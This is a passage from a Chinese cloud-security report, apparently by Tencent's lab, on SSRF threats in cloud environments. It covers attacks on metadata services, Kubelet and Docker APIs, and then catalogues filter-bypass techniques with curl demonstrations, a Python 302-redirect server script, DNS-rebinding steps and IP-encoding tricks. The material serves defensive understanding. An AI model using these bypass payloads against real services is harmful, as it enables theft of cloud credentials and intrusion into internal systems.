当攻击者拥有修改存储桶以及其中对象 Acl 访问控制列表时，攻击者可能会对存储对象的 Acl 进行修改，将一些本应该公开访问的存储对象设置为私有读写，或者使一些本应有权限访问的角色无权访问存储对象。攻击者可以通过此技术手段完成针对对象存储服务的拒绝服务攻击，从而影响目标资源的可用性。

写在后面

对象存储服务作为一项重要的云上服务，承担了存储用户数据的重要功能，深入了解对象存储服务所面临的风险点以及对应的攻击技术，可以有效的确保云上存储服务安全性。

此外，针对云上风险以及威胁，腾讯安全云鼎实验室推出《云安全攻防矩阵 v1.0》，用户可以根据矩阵中所展示的内容，了解当前环境中所面临的威胁，并以此制定监测手段用以发现风险，详见公众号历史文章：

2021 西部云安全峰会召开："云安全优才计划"发布，腾讯云安全攻防矩阵亮相

除《云安全攻防矩阵 v1.0》中已包含的产品外，腾讯安全云鼎实验室制定了云安全攻防矩阵未来发布计划，以云产品以及业务为切入点，陆续发布云数据库、人工智能、云物联网等云安全攻防矩阵。

图 5-2

六、SSRF 漏洞带来的新威胁

在《浅谈云上攻防——元数据服务带来的安全挑战》一文中，生动形象的为我们讲述了元数据服务所面临的一系列安全问题，而其中的问题之一就是通过 SSRF 去攻击元数据服务；文中列举了 2019 年美国第一资本投资国际集团（Capital One Financial Corp.，下“Capital One 公司”）信息泄漏的案例；我们内部也监测到过类似的事件：测试人员通过 SSRF 漏洞攻击元数据服务，并将获取到的 AK 信息存储到日志服务中，然后在日志服务中获取到了 AK 信息，最终通过获取到的 AK 信息控制了超过 200 台服务器。具体攻击路径如图所示：




图 6-1 美国 Capital One 公司信息泄漏路径

通过上述案例，我们可以看到在云场景中，由于云厂商提供云服务均使用同一套网络边界和鉴权系统，且各云组件默认相互信任。此时一旦存在 SSRF 漏洞，此类边界将不复存在，攻击者可直接调用云厂商支持环境中的相应接口，因此 SSRF 漏洞在云环境中更具有危害性。为此本文就 SSRF 与云环境结合所带来的一些问题以及 SSRF 常见的一些绕过方法进行了整理，希望通过对这些方法的学习来提高我们在云上对于 SSRF 的防护能力。

01. SSRF 漏洞对云环境带来的影响

在介绍 SSRF 漏洞在云场景中的危害之前，这里先为大家简单介绍一下什么是 SSRF 漏洞。SSRF(Server-Side Request Forgery：服务器端请求伪造)是一种由攻击者构造形成由服务端发起请求的一个安全漏洞。SSRF 形成的原因大都是由于服务端提供了对外发起请求的功能且没有对目标地址做过滤与限制。SSRF 根据是否回显请求内容分为回显型 SSRF 和非回显型 SSRF。如图所示，当服务器 A 存在 SSRF 漏洞时，攻击者就可以通过服务器 A 去访问内网的服务器 B，从而向 B 服务器发起攻击。

图 6-2 SSRF 原理

在传统环境中，SSRF 漏洞的主要作用是帮助攻击者突破网络边界，从而可以使攻击者攻击那些外网无法访问的内部系统。而这些内部系统往往都容易成为企业安全建设的盲区。从而导致企业内网被攻破的概率增加。在传统环境中，SSRF 漏洞的危害基本可以分为以下四种：

(1) **获取敏感信息：**攻击者通过 SSRF 可以尝试获取一些存在敏感信息的系统文件或者网页；

(2) **内网信息探测：**攻击者也可以通过 SSRF 去对内网的主机和端口进行探测，获取内网主机的 IP 存活和端口开放信息，从而去判断内网都开有哪些服务；

(3)**攻击内网应用程序：**根据获取到的内网服务的信息，攻击者就可以有针对性的对内网的 web 应用，或者其他应用程序进行攻击，如 weblogic，redis，tomcat 等等，从而获取内网机器的权限，为后续的攻击打开突破口；

(4) **DOS 攻击：**如果有需要，攻击者也可以利用 SSRF 企业服务进行 DOS 攻击。在云环境中，SSRF 漏洞除了传统的攻击内网等攻击方式外，也增加了

一些云上特有的攻击方式，这些攻击方式一旦被攻击者利用成功，往往都会对云上资产造成严重的危害。下面就将为大家一一介绍一下这些攻击方式：

攻击元数据服务：在云环境中，元数据即表示实例的相关数据，可以用来配置或管理正在运行中的实例。攻击通过 SSRF 去访问元数据中存储的临时密钥或者用于自启动实例的启动脚本，这些脚本可能会包含 AK、密码、源码等等，然后根据从元数据服务获取的信息，攻击者可尝试获取到受害者账户下 COS、CVM、集群等服务的权限。具体攻击方式如下图所示：




图 6-3 元数据服务攻击方式

攻击 Kubelet API：在云环境中，可通过 Kubelet API 查询集群 pod 和 node 的信息，也可通过其执行命令。为了安全考虑，此服务一般不对外开放。但是，攻击者可以通过 SSRF 去访问 Kubelet API，获取信息和执行命令。具体攻击方式如下图所




图 6-4 针对 Kubelet API 攻击方式 1

近期我们也监测到一个类似的案例，如下图所示，测试人员通过发现的某个 SSRF 漏洞，通过访问集群中的 Kubelet API 来执行命令，从而获取进群内容器的权限。

图 6-5 针对 Kubelet API 攻击方式 2

- **攻击 Docker Remote API：** Docker Remote API 是一个取代远程命令行界面（rcli）的 REST API，默认开放端口为 2375。此 API 如果存在未授权访问，则攻击者可以利用其执行 docker 命令，获取敏感信息，并获取服务器 root 权限。因此为了安全考虑，一般不会在外网开放，此时我们就可以通过 SSRF 去尝试攻击那些不对外开放的 Docker Remote API。其过程与攻击 Kubelet API 类似。
- **越权攻击云平台内其他组件或服务：** 由于云上各组件相互信任，当云平台内某个组件或服务存在 SSRF 漏洞时，就可通过此漏洞越权攻击其他组件或者服务。如下图所示，用户正常请求服务 A 时，云 API 层会对请求进行校验，其中包括身份、权限等。如果服务 A 存在 SSRF 漏洞，则可构造请求使服务 A 访问服务 B，因为服务 A 与服务 B 互相信任，所以服务 B 未校验服务 A 的请求，从而越权操作服务 B 的资源。




图 6-6 越权操作

02. SSRF 漏洞易出现的场景

云场景中除了传统的一些可能出现 SSRF 的场景之外，也出现了一些新的容易出现 SSRF 的场景：

(1) **代理功能：**如开发、运维人员因为方便工作所搭建的 web 代理等等，此类功能如果没有设置好身份认证，就会导致 SSRF 漏洞出现，因为利用方式简单，且存在回显，故此类问题一旦出现，造成的危害往往都会比较严重；

(2) **远程资源调用功能：**此类功能如果没能做好安全检测，就会导致 SSRF。如 weblogic 的 SSRF 漏洞；

(3) **文件上传功能：**在某些场景中，开发人员未对上传类型进行限制，导致攻击者可以修改 type=url，将 type=file 改为 type=url，然后将上传内容改为 url，测试可否上传成功，如果可以上传成功，则可能存在 SSRF；

(4) **数据库内置功能：**如 mongodb 的 copyDatabase 函数，在进行数据备份时，输入的 IP 进行限制，则可能存在 SSRF 漏洞；

(5) **未公开的 api：**这类 api 有时也会有对外发起网络请求或者需要远程下载资源的功能，并且因为此 api 未公开，所以很有可能会成为安全防护的盲区；

(6) **对象存储功能：**对象存储功能是云上特有的文件存储系统，在对象存储功能中，获取存储桶时，如果此时未做 302 校验，则可结合 cos 回源绕过，尝试是否存在 SSR；

(7) **其他：**处理图片文件、处理音视频文件、html 解析、PDF 解析等，这些功能如果防护不到位，也可能存在 SSRF 漏洞，如 PDFReacter 等等。

03. SSRF 漏洞防御绕过方法

“ 道高一尺，魔高一丈 ”，在进行 SSRF 漏洞修复及防御的过程中，我们监测到一些新的攻击手段，这些手段很容易就绕过旧的防御策略。下面就为大家介绍一些典型的 SSRF 绕过手段。

利用@符号绕过

当我们需要通过 URL 发送用户名和密码时，可以使用

http://username:password@www.xxx.com，此时@前的字符会被当作用户名密码处理，@后面的字符才是我们请求的地址，即 http://qq.com@127.0.0.1/与 http://127.0.0.1/请求时是相同的，而这种方法有时可以绕过系统对地址的检测。

```
{10:53}~ ➭ curl -vv http://qq.com@127.0.0.1/
*   Trying 127.0.0.1...
* TCP_NODELAY set
* Connection failed
* connect to 127.0.0.1 port 80 failed: Connection refused
* Failed to connect to 127.0.0.1 port 80: Connection refused
* Closing connection 0
curl: (7) Failed to connect to 127.0.0.1 port 80: Connection refused
{10:58}~ ➭ curl -vv http://127.0.0.1/
*   Trying 127.0.0.1...
* TCP_NODELAY set
* Connection failed
* connect to 127.0.0.1 port 80 failed: Connection refused
* Failed to connect to 127.0.0.1 port 80: Connection refused
* Closing connection 0
curl: (7) Failed to connect to 127.0.0.1 port 80: Connection refused
```

图 6-7 利用@符号绕过

利用进制转换绕过

开发人员在提取或者过滤域名或者 IP 时，未考虑到 IP 的进制转换的影响，则存在被利用进制转换绕过的可能。浏览器不仅可以识别正常的 IP 地址，也可以识别八进制、十进制、十六进制等其他进制的 IP 地址，但是有时候开发人员会忽视这一点，因此有时，我们可以通过这一点去绕过防护。进制转换可以通过在线网站或者工具脚本完成，下面列举常用十进制和十六进制的例子。

十进制

http://127.0.0.1/->http://2130706433/

```
{11:00}~ ➭ curl -vv http://2130706433/
*   Trying 127.0.0.1...
* TCP_NODELAY set
* Connection failed
* connect to 127.0.0.1 port 80 failed: Connection refused
* Failed to connect to 2130706433 port 80: Connection refused
* Closing connection 0
curl: (7) Failed to connect to 2130706433 port 80: Connection refused
```

图 6-8 利用十进制绕过

十六进制：

http://127.0.0.1/->http://0x7F000001/

```
{11:02}~ ➭ curl -vv http://0x7F000001/
*   Trying 127.0.0.1...
* TCP_NODELAY set
* Connection failed
* connect to 127.0.0.1 port 80 failed: Connection refused
* Failed to connect to 0x7F000001 port 80: Connection refused
* Closing connection 0
curl: (7) Failed to connect to 0x7F000001 port 80: Connection refused
```

图 6-9 利用十六进制绕过

注意：16 进制使用时一定要加 0x，不然浏览器无法识别，八进制使用的时候要加 0

利用 30X 跳转绕过

开发人员在进行 SSRF 防护时，未考虑到 30X 跳转的影响，则存在被利用 30X 跳转绕过的可能。服务器发请求的时候，一般会跟随 30X 接着访问跳转后的网址，而开发人员有时候会忽略这一点，在防护的时候只对第一次请求的链接进行检测，从而忽略了跳转后的链接，因此可以通过这种方式去尝试绕过系统的防护。下面附上一个 302 跳转的 python 脚本。

```
#!/usr/bin/env python3


import sys
from http.server import HTTPServer, BaseHTTPRequestHandler


if len(sys.argv)-1 != 2:
print("""
Usage: {} <port_number> <url>
""".format(sys.argv[0]))
sys.exit()
```

```
class Redirect(BaseHTTPRequestHandler):
     def do_GET(self):
        self.send_response(302)
        self.send_header('Location', sys.argv[2])
            self.end_headers()
   def  send_error(self, code, message=None):
        self.send_response(302)
       self.send_header('Location', sys.argv[2])
        self.end_headers()HTTPServer(("",  int(sys.argv[1])),
Redirect).serve_forever()
```

使用方法：python 302.py port 跳转地址

```
[root@VM-8-13-centos 302]# python3 302.py 80 "http://www.qq.com"
 - - [12/Aug/2021 11:25:19] "GET / HTTP/1.1" 302 -
```

图 6-10 302 跳转绕过

```
11:02}~ ➭ curl -vv http://119.
  Trying 119.
TCP_NODELAY set
Connected to 119.                port 80 (#0)
GET / HTTP/1.1
Host: 119
User-Agent: curl/7.64.1
Accept: */*

HTTP 1.0, assume close after body
HTTP/1.0 302 Found
Server: BaseHTTP/0.6 Python/3.6.8
Date: Thu, 12 Aug 2021 03:25:19 GMT
Location: http://www.qq.com

Closing connection 0
```

图 6-11 302 跳转绕过

利用短网址绕过

开发人员在进行 SSRF 防护时，未考虑到短网址的影响，则存在被利用短网址绕过的可能。短网址本质上是一种 302 跳转，但是短网址字符长度一般都比

较短，其中有的短网址域名可能还做过认证，在某些时候被信任的可能比个人申请的域名会高一点，且网上都有搭建好的服务，方便快捷。因此本文将短网址绕过也单独列为一种方法。

图 6-12 利用短网址绕过

```
{16:21}~ ➭ curl -vv https://        /QLrMJ
*   Trying        ...
* TCP_NODELAY set
* Connected to                          port 443 (#0)
* ALPN, offering h2
* ALPN, offering http/1.1
* successfully set certificate verify locations:
*   CAfile: /etc/ssl/cert.pem
  CApath: none
* TLSv1.2 (OUT), TLS handshake, Client hello (1):
* TLSv1.2 (IN), TLS handshake, Server hello (2):
* TLSv1.2 (IN), TLS handshake, Certificate (11):
* TLSv1.2 (IN), TLS handshake, Server key exchange (12):
* TLSv1.2 (IN), TLS handshake, Server finished (14):
* TLSv1.2 (OUT), TLS handshake, Client key exchange (16):
* TLSv1.2 (OUT), TLS change cipher, Change cipher spec (1):
* TLSv1.2 (OUT), TLS handshake, Finished (20):
* TLSv1.2 (IN), TLS change cipher, Change cipher spec (1):
* TLSv1.2 (IN), TLS handshake, Finished (20):
* SSL connection using TLSv1.2 / ECDHE-RSA-AES256-GCM-SHA384
* ALPN, server accepted to use h2
* Server certificate:
*  subject: CN=my5353.com
*  start date: Aug  6 04:00:46 2021 GMT
*  expire date: Nov  4 04:00:44 2021 GMT
*  subjectAltName: host "my5353.com" matched cert's "my5353.com"
*  issuer: C=US; O=Let's Encrypt; CN=R3
*  SSL certificate verify ok.
* Using HTTP2, server supports multi-use
* Connection state changed (HTTP/2 confirmed)
* Copying HTTP/2 data in stream buffer to connection buffer after upgrade: len=0
* Using Stream ID: 1 (easy handle 0x7fdbb800fa00)
> GET /QLrMJ HTTP/2
> Host: my5353.com
> User-Agent: curl/7.64.1
> Accept: */*
>
* Connection state changed (MAX_CONCURRENT_STREAMS == 128)!
< HTTP/2 307
< server: nginx/1.19.8
< date: Fri, 13 Aug 2021 09:26:24 GMT
< content-type: text/html; charset=utf-8
< content-length: 0
< x-powered-by: PHP/7.3.0
< set-cookie: _session_id=2cABSqI6CvDM9d1aIfv4icuysLqqawaG0B9yOp24JtA3EyO0FY6i7P1mWkNDi
< set-cookie: last_visit_time=1628846784
< location: http://www.qq.com
```

图 6-13 短网址绕过

利用域名解析服务绕过

开发人员在构建 SSRF 防护时，只考虑到了域名，没有考虑到域名解析后的 IP，则存在被利用域名解析服务来绕过的可能。此类服务有一个功能就是将 xxx.127.0.0.1.xxx.xx 解析成 127.0.0.1，并且此类服务一般在互联网上都是可以免费使用，十分方便。因此有时候也可以尝试利用此种方法去绕过系统的防护。

```
{16:21}~ ⇒ curl -vv https://        /QLrMJ
*   Trying       ...
* TCP_NODELAY set
* Connected to                    port 443 (#0)
* ALPN, offering h2
* ALPN, offering http/1.1
* successfully set certificate verify locations:
*   CAfile: /etc/ssl/cert.pem
  CApath: none
* TLSv1.2 (OUT), TLS handshake, Client hello (1):
* TLSv1.2 (IN), TLS handshake, Server hello (2):
* TLSv1.2 (IN), TLS handshake, Certificate (11):
* TLSv1.2 (IN), TLS handshake, Server key exchange (12):
* TLSv1.2 (IN), TLS handshake, Server finished (14):
* TLSv1.2 (OUT), TLS handshake, Client key exchange (16):
* TLSv1.2 (OUT), TLS change cipher, Change cipher spec (1):
* TLSv1.2 (OUT), TLS handshake, Finished (20):
* TLSv1.2 (IN), TLS change cipher, Change cipher spec (1):
* TLSv1.2 (IN), TLS handshake, Finished (20):
* SSL connection using TLSv1.2 / ECDHE-RSA-AES256-GCM-SHA384
* ALPN, server accepted to use h2
* Server certificate:
*  subject: CN=my5353.com
*  start date: Aug  6 04:00:46 2021 GMT
*  expire date: Nov  4 04:00:44 2021 GMT
*  subjectAltName: host "my5353.com" matched cert's "my5353.com"
*  issuer: C=US; O=Let's Encrypt; CN=R3
*  SSL certificate verify ok.
* Using HTTP2, server supports multi-use
* Connection state changed (HTTP/2 confirmed)
* Copying HTTP/2 data in stream buffer to connection buffer after upgrade: len=0
* Using Stream ID: 1 (easy handle 0x7fdbb800fa00)
> GET /QLrMJ HTTP/2
> Host: my5353.com
> User-Agent: curl/7.64.1
> Accept: */*
>
* Connection state changed (MAX_CONCURRENT_STREAMS == 128)!
< HTTP/2 307
< server: nginx/1.19.8
< date: Fri, 13 Aug 2021 09:26:24 GMT
< content-type: text/html; charset=utf-8
< content-length: 0
< x-powered-by: PHP/7.3.0
< set-cookie: _session_id=2cABSqI6CvDM9d1aIfv4icuysLqqawaG0B9yOp24JtA3EyO0FY6i7P1mWkNDi
< set-cookie: last_visit_time=1628846784
< location: http://www.qq.com
```

图 6-14 利用域名解析服务绕过

```
[root@VM-8-13-centos 302]# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
 - - [12/Aug/2021 12:34:04] "GET / HTTP/1.1" 200 -
```

图 6-15 利用域名解析服务绕过

利用添加端口的方式绕过

开发人员在提取或者过滤域名或者 IP 时，未考虑到端口端口对 IP 格式的影响，则存在被通过添加端口绕过的可能，如 http://127.0.0.1->http://127.0.0.1:80。下图是笔者利用 python 的正则例举的一种可能存在的情况。

```
>>> ip="127.0.0.1"
>>> trueIp =re.search(r'(([01]{0,1}\d{0,1}\d|2[0-4]\d|25[0-5])\.){3}([01]{0,1}\d{0,1}\d|2[0-4]\d|25[0-5])$',ip)
>>> print(trueIp)
<re.Match object; span=(0, 9), match='127.0.0.1'>
>>> ip="127.0.0.1:80"
>>> trueIp =re.search(r'(([01]{0,1}\d{0,1}\d|2[0-4]\d|25[0-5])\.){3}([01]{0,1}\d{0,1}\d|2[0-4]\d|25[0-5])$',ip)
>>> print(trueIp)
None
```

图 6-16 利用添加端口的方式绕过

利用将自己的域名解析到目标内网 IP 的方式绕过

上文讲的利用域名解析服务去绕过 SSRF 防护，我们也可通过自己购买域名，然后将其解析都某个内网，达到同样的效果。但是有的时候，这种方法也能做到一些域名解析服务做不到的事情。假设现在有这样一个功能，此功能的作用是先把用户输入的域名存储起来，等需要的时候再去调用。而开发人员只在输入的时候，对域名和域名解析后的 IP 做了校验，而真正调用的时候，未做任何校验，这个时候我们就可以先将域名解析到某个外网 IP 上，等存储完成之后，真正需要调用的时候再将其解析到内网的目标 IP 上。

利用对象存储回源功能绕过

在遇到 302 跳转绕过时，除了上述的两种方法之外，还有一种利用对象存储本身的回源功能进行绕过的方法。下面笔者会介绍如何去使用这种方法：

（1）新建一个存储桶；

图 6-17 新建存储桶

（2）设置权限为公有读私有写，其他的默认即可；

图 6-18 新建公有读私有写存储桶

（3）开启静态网站；




图 6-19 开启静态网站

（4）在回源设置处添加回源规则；

图 6-20 添加回源地址

（5）协议配置页面，默认 404 即可触发回源，也可以自己添加关键字触发，类似于

https://xxx.com/key，key 为触发的关键字，其他的默认即可；

图 6-21 配置 http 状态码

（6） 源站设置页面，回源地址填写要访问的地址，这块限制了内网地址，抓包修改成完整的请求（xxx.com/xxx），即可绕过，或者绑定好自己的域名后，再将其解析到内网地址。其他的根据需要填写。

图 6-22 配置回源地址

（7）设置好之后，在可能存在 ssrf 的地方填上静态网站的地址即可。

利用 DNS 重绑定（DNS Rebinding）绕过

在上文中，笔者介绍了一种通过手动更改域名解析的方式绕过 SSRF 防护的方法，但是如果开发人员在调用的时候也进行了检测呢，这样还有办法绕过吗，答案是可以的。可以通过 DDNS 重绑定的方式去进行绕过。

在介绍 DNS 重绑定之前，我们先看下服务器从获取一个 URL，到发起请求，都会经历哪些步骤。首先，系统会取到用户输入的 URL，并从该 URL 中提取 host；然后，系统会对该 host 进行 DNS 解析，获取到解析的 IP；接着会对该 IP 进行检测，检测该 IP 是否是合法的，比如是否是私有 IP 等；最后，如果 IP 检测为合法的，则进入 curl 的阶段发包。

在这个过程中，第一次去请求 DNS 服务进行域名解析到第二次服务端去请求

URL 之间存在一个时间差，利用这个时间差，我们可以在第一次去请求 DNS 服务进行域名解析时，返回一个正常的 IP，而在第二次服务端去请求 URL 时，让 DNS 解析到内网 IP,这时候就可以绕过系统对于 SSRF 的防护。这就是 DNS Rebinding。具体原理如下：

- 服务器端获得 URL 参数,进行第一次 DNS 解析,获得了一个非内网的 IP；
- 对于获得的 IP 进行判断，发现为非黑名单 IP，则通过验证；
- 服务器端对于 URL 进行访问，由于 DNS 服务器设置的 TTL 为 0，所以再次进行 DNS 解析，这一次 DNS 服务器返回的是内网地址；
- 由于已经绕过验证，所以服务器端返回访问内网资源的结果。




图 6-23 配置回源地址

利用别名绕过

开发人员在进行 SSRF 防护时，有时会忽略掉 127.0.0.1 和 0.0.0.0 的一些别名。这些别名往往是无法被正则匹配到的，但是却可以被浏览器识别，从而可能会导致防护失效。下面列举一些常见的别名：

http://localhost/->http://127.0.0.1/

http://0/->http://0.0.0.0/

```
[root@VM-0-2-centos weibo]# curl -vv http://0/
*   Trying 0.0.0.0:80...
* Connected to 0 (127.0.0.1) port 80 (#0)
> GET / HTTP/1.1
> Host: 0
> User-Agent: curl/7.74.0
> Accept: */*
>
^Z
[1]+  已停止                  curl -vv http://0/
[root@VM-0-2-centos weibo]# curl -vv http://localhost/
*   Trying ::1:80...
* connect to ::1 port 80 failed: 拒绝连接
*   Trying 127.0.0.1:80...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET / HTTP/1.1
> Host: localhost
> User-Agent: curl/7.74.0
> Accept: */*
```

图 6-24 利用别名绕过

利用封闭式字母数字（Enclosed Alphanumerics）字符绕过

封闭式字母数字（Enclosed Alphanumerics）字符是一个 Unicode 块，其中包含圆形，支架或其他非封闭外壳内的字母数字印刷符号，或以句号结尾。封闭的字母数字块包含一个表情符号，封闭的 M 用作掩码工作的符号。它默认为文本显示，并且定义了两个标准化变体，用于指定表情符号样式或文本表示。这些字符也是可以被浏览器识别的，而开发人员有时会忽略这一点。举例如下：

图 6-25 利用封闭式字母数字绕过

以下是在网上搜集的一个封闭式字母数字（Enclosed Alphanumerics）字符表：

①	②	③	④	⑤	⑥	⑦	⑧	⑨	⑩	⑪	⑫	⑬	⑭	⑮	⑯	⑰	⑱	⑲	⑳						
⑴	⑵	⑶	⑷	⑸	⑹	⑺	⑻	⑼	⑽	⑾	⑿	⒀	⒁	⒂	⒃	⒄	⒅	⒆	⒇						
⒈	⒉	⒊	⒋	⒌	⒍	⒎	⒏	⒐	⒑	⒒	⒓	⒔	⒕	⒖	⒗	⒘	⒙	⒚	⒛						
⒜	⒝	⒞	⒟	⒠	⒡	⒢	⒣	⒤	⒥	⒦	⒧	⒨	⒩	⒪	⒫	⒬	⒭	⒮	⒯	⒰	⒱	⒲	⒳	⒴	⒵
